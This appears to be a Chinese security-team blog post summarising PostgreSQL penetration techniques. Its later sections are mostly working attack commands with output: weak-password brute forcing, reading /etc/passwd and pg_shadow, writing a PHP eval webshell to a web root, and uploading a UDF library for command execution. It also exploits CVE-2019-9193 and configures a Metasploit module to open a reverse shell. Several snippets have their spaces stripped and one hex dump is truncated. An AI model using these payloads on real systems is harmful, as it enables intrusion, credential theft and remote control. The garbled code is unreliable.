

# Postgresql 渗透利用总结

T3ngYu BugFor安全团队 2020-06-03 15:43:57

## List

Postgresql安装与启动  
数据库用户权限说明  
PSQL管理  
常用SQL语句  
渗透利用

### 0x1 Postgresql 安装与启动

安装: `sudo apt-get install postgresql` 安装后:

- (1) 创建名为"postgres"的Linux用户
- (2) 创建名为"postgres"不带密码的默认数据库账号作为数据库管理员
- (3) 创建名为"postgres"表
- (4) 默认用户创建的库为public

启动: `sudo /etc/init.d/postgresql restart`

### 0x2 数据库用户权限说明

login: 可登录

superuser: 数据库超级用户

createdb: 创建数据库权限

createrole: 创建和删除其他普通用户的权限

replication: 流复制时用到的一个用户属性, 需要单独设定

password: 登录时需要指定密码

inherit: 用户组对组员的一个集成标识, 成员可以集成用户组的特性权限

### 0x3 PSQL 管理

执行命令:

`sudo -u postgres psql`

进入可以执行sql语句和psql的基本命令, 链接远程数据库可以使用如下命令:

`psql -U dbuser -d exampledb -h ip -p 5432`

常用的命令如下:

- (1) password: 设置密码
- (2) h: 查看SQL命令的解释, 比如h select
- (3) l: 列出所有数据库
- (4) c [database\_name]: 连接其他数据库
- (5) d: 列出当前数据库的所有表格
- (6) d [table\_name]: 列出某一张表格的结构
- (7) du: 列出所有用户
- (8) conninfo: 列出当前数据库和连接的信息
- (9) q: 退出

psql备份与还原:

- (1) 备份:

`pg_dump -O -h 192.168.0.5 -U dbowner -w -p 5432 db_name > SS.sql`

- (2) 还原:

`psql -h localhost -U dbowner -d db_name -f "/var/ss.sql"`

### 0x4 常用SQL语句

#### 1. 查看当前系统版本:

```
select version();
```

#### 2. 列出系统目录:

```
select pg_ls_dir('/etc');
```

#### 3. 读取系统文件100行:

```
select pg_read_file('postgresql.auto.conf', 0, 100);
```

#### 4. 写入文件: (两种方式)

```
create table shell(shell text not null);insertintoshellvalues($$<?php@eval($_POST[sec]);?>$);copyshell(shell)to'/var/www/html/shell.php';copy (select '/var/www/html/shell.php');
```

#### 5. 列出所有数据库:

```
select datname from pg_database;
```

#### 6. 列出所有表名:

```
select * from pg_tables;
```

#### 7. 列出所有表包含系统表, 如果想获得用户创建的表, 可以执行如下语句:

```
select tablename from pg_tables where schemaname='public';
```

#### 8. 读取当前账号密码:

```
select username,passwd from pg_shadow;
```

#### 9. 当前用户:

```
select user;
```

#### 10. 当前数据库:

```
select current_database();
```

#### 11. 修改用户密码:

```
alter user postgres with password '123456';
```

0x5 渗透利用

#### 1. 弱口令

```
useauxiliary/scanner/postgres/postgres_login  
#MSF的postgres_login模块包含默认字典
```

#### 2. 读文件

##### 2.1 创建数据表存储读取内容

```
droptablewooyun;  
createtablewooyun(tTEXT);  
copywooyunFROM'/etc/passwd';  
select*fromwooyunlimit1offset0;
```

```
postgres=# CREATE TABLE wooyun(t TEXT);  
CREATE TABLE  
postgres=# COPY wooyun FROM '/etc/passwd';  
COPY 42  
postgres=# SELECT * FROM wooyun limit 1 offset 0;  
          t  
-----  
root:x:0:0:root:/root:/bin/bash  
(1 row)  
  
postgres=# SELECT * FROM wooyun limit 1 offset 1;  
          t  
-----  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
(1 row)
```

##### 2.2 利用postgresql大对象来处理读文件

```
selectlo_import('/etc/passwd',12345678);  
selectarray_agg(b)::text::intfrom(selectencode(data,'hex')b,pagenofr  
ompg_largeobjectwhereloid=12345678orderbypageno)a;
```

读出来的结果需要进行hex->string

```
postgres=# Select lo_import('/etc/passwd',12345679);
lo_import
-----
12345679
(1 row)

postgres=# select array_agg(b)::text::int from(select encode(data,'hex')b,
from pg_largeobject where loid=12345679 order by pageno)a;
ERROR:  invalid input syntax for integer: "{726f66743a783a303a303a726f6674
6f66743a2f62696e2f626173680a6461656d6f6e3a783a313a313a6461656d6f6e3a2f7573
62696e3a2f7573722f7362696e2f6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f
6e2f66616c73650a7573626d75783a783a3132303a34363a7573626d7578206461656d6f6e2c2c2c3a2f7661722f6c69622f757362
2f62696e2f66616c73650a6375727469616e3a783a313030303a313030303a5562756e74752031362e30342c2c2c3a2f686f6d652f
69616e3a2f62696e2f626173680a737368643a783a3132313a36353533343a3a2f7661722f72756e2f737368643a2f7573722f7362
f6c6f67696e0a706f7374677265733a783a3132323a3132393a506f737467726553514c2061646d696e6973747261746f722c2c2c3
22f6c69622f706f737467726573716c3a2f62696e2f626173680a
```

16进制转字符

字符转16进制

清空结果

utf-8


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

### 3. 写文件

#### 3.1 普通文件写shell:

```
copy (select '<?phpphpinfo();?>') to '/tmp/1.php';
```

```
postgres=# COPY (select '<?php phpinfo();?>') to '/tmp/1.php';
COPY 1
postgres=#
```



#### 3.2 二进制文件写入: 类似于Mysql的UDF提权形式

```
select lo_create(12345);
insert into pg_largeobject VALUES (12345,0,decode('7f454c4...0000','hex'
));
insert into pg_largeobject VALUES (12345,1,decode('0000000...0000','hex'
));
insert into pg_largeobject VALUES (12345,2,decode('f604000...0000','hex'
));
insert into pg_largeobject VALUES (12345,3,decode('0000000...7400','hex'
));
select lo_export(12345,'/tmp/test.so');
create or replace function sys_eval(text) return text as '/tmp/testeval.so'
, 'sys_eval' language C returns NULL on NULL input immutable;
select sys_eval('id');
SELECT lo_unlink(12345);
```

将文件分成小于2KB大小的hex在上传, 在9.6版本中切割必须等于2KB才能上传成功。先创建一个OID作为写入对象, 然后通过0, 1, 2, 3.....分片上传, 最后录下并删除OID, 命令执行:

```
select sys_exec(id); #无回显
select sys_eval(id); #有回显
```

### 4. 命令执行

Postgresql 8.2以下的版本直接调用/lib/libc.so.6或者/lib64/libc.so.6, 可以执行命令:

```
create function system(cstring) returns int as '/lib/libc.so.6', 'system' language C strict;
create function system(cstring) returns int as '/lib64/libc.so.6', 'system' language C strict;
```

```
select system('id');
```

需要注意的是：Ubuntu中libc.so.6位于/lib/x86\_64-linux-gnu目录下。高版本的系统存在安全机制无法调用系统libc.sso.6，需要手动利用UDF进行命令执行。先postgres支持的扩展语言：select \* from pg\_language; PostgreSQL默认支持C，可以自己编译so库去创建执行命令的函数利用。

## 5. 漏洞利用

5.1 CVE-2019-9193:PostgreSQL 9.3-11.2 允许经过身份验证的superuser或者拥有pg\_read\_server\_files权限的用户执行任意命令：

```
droptableifexistscmd_exec;
createtablecmd_exec(cmd_outputtext);
copycmd_execfromprogram'id';
select*fromcmd_exec;
droptableifexistscmd_exec;
```

需要注意的是：命令中的单引号需要用双引号进行转义，如：echo 'test' >> 'echo "test";'

```
postgres=# drop table if exists cmd_exec;
NOTICE:  table "cmd_exec" does not exist, skipping
DROP TABLE
postgres=# create table cmd_exec(cmd_output text);
CREATE TABLE
postgres=# copy cmd_exec from program 'echo "hello world!";'
COPY 1
postgres=# select * from cmd_exec;
 cmd_output
-----
hello world!
(1 row)

postgres=# drop table if exists cmd_exec;
DROP TABLE
postgres=#
```

MSF中也有对应的利用模块：

```
useexploit/multi/postgres/postgres_cmd_execution_nine_three
setRHOST192.168.1.5
setpayloadcmd/unix.reverse_perl
setdatabasepostgres
setusernamepostgres
setpasswordpostgres
setLHOST192.168.1.6
setLPORT53
exploit
```

扫描二维码  
获取更多精彩

BUGFOR



 图表分析 BugFor安全团队

公众号文章

Postgresql 渗透利用总结

[微信原文链接](#)

[BugFor安全团队](#)